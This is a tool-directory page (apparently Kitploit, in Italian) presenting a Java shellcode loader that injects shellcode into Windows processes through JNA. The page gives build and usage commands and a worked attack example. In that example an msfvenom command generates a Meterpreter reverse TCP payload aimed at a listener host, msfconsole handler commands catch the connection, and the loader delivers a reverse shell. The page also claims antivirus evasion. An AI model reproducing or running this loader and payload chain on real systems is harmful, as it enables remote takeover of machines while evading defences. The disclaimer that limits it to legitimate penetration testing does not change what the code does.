
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Java-Shellcode-Loader — 基于Java实现的Shellcode加载器 | Kitploit
Strumenti/GitHubGitHub/yzddmr6/java-shellcode-loader
ShellcodePenetration TestingRed TeamingPayload Development
GitHubyzddmr6/java-shellcode-loader

Java-Shellcode-Loader

基于Java实现的Shellcode加载器

Vedi Repository
41452573 anni faRevisionato da Kitploit
Condividi

Java ShellCode Loader

Caricatore di ShellCode implementato in Java, compatibile con piattaforme a 32 e 64 bit.

Il principio fondamentale è l'utilizzo di JNA per chiamare le API di Windows e realizzare l'iniezione dello shellcode.

Ambiente di esecuzione: JRE >= 1.5

Nota: questo progetto è già integrato nel modulo ShellCodeLoader di yzddmr6/As-Exploits.

Compilazione

maven package

Utilizzo

Per impostazione predefinita viene iniettato casualmente un processo a 32 bit, utilizzare quindi uno shellcode a 32 bit

java -jar ShellcodeLoader.jar shellcode_hex

Per iniettare uno shellcode x64

java -jar ShellcodeLoader.jar --x64 shellcode_hex

Esempio

kali

Genera uno ShellCode in formato hex

┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.88.10 LPORT=4444 -f hex
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of hex file: 708 bytes
fce88f0000006089e531d2648b5....

Poi avvia l'ascolto

msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.88.10
set LPORT 4444
exploit -j

Client

java -jar ShellcodeLoader.jar fce88f0000006089e531d2648b5....

In questo modo riceverai una Meterpreter reversa

Evasione antivirus

image-20211205205857990

Avvertenze

Questo progetto è destinato esclusivamente a test di penetrazione legittimi e allo studio da parte degli appassionati. Non utilizzarlo per scopi illegali, in caso contrario te ne assumi la piena responsabilità.


Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    275

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





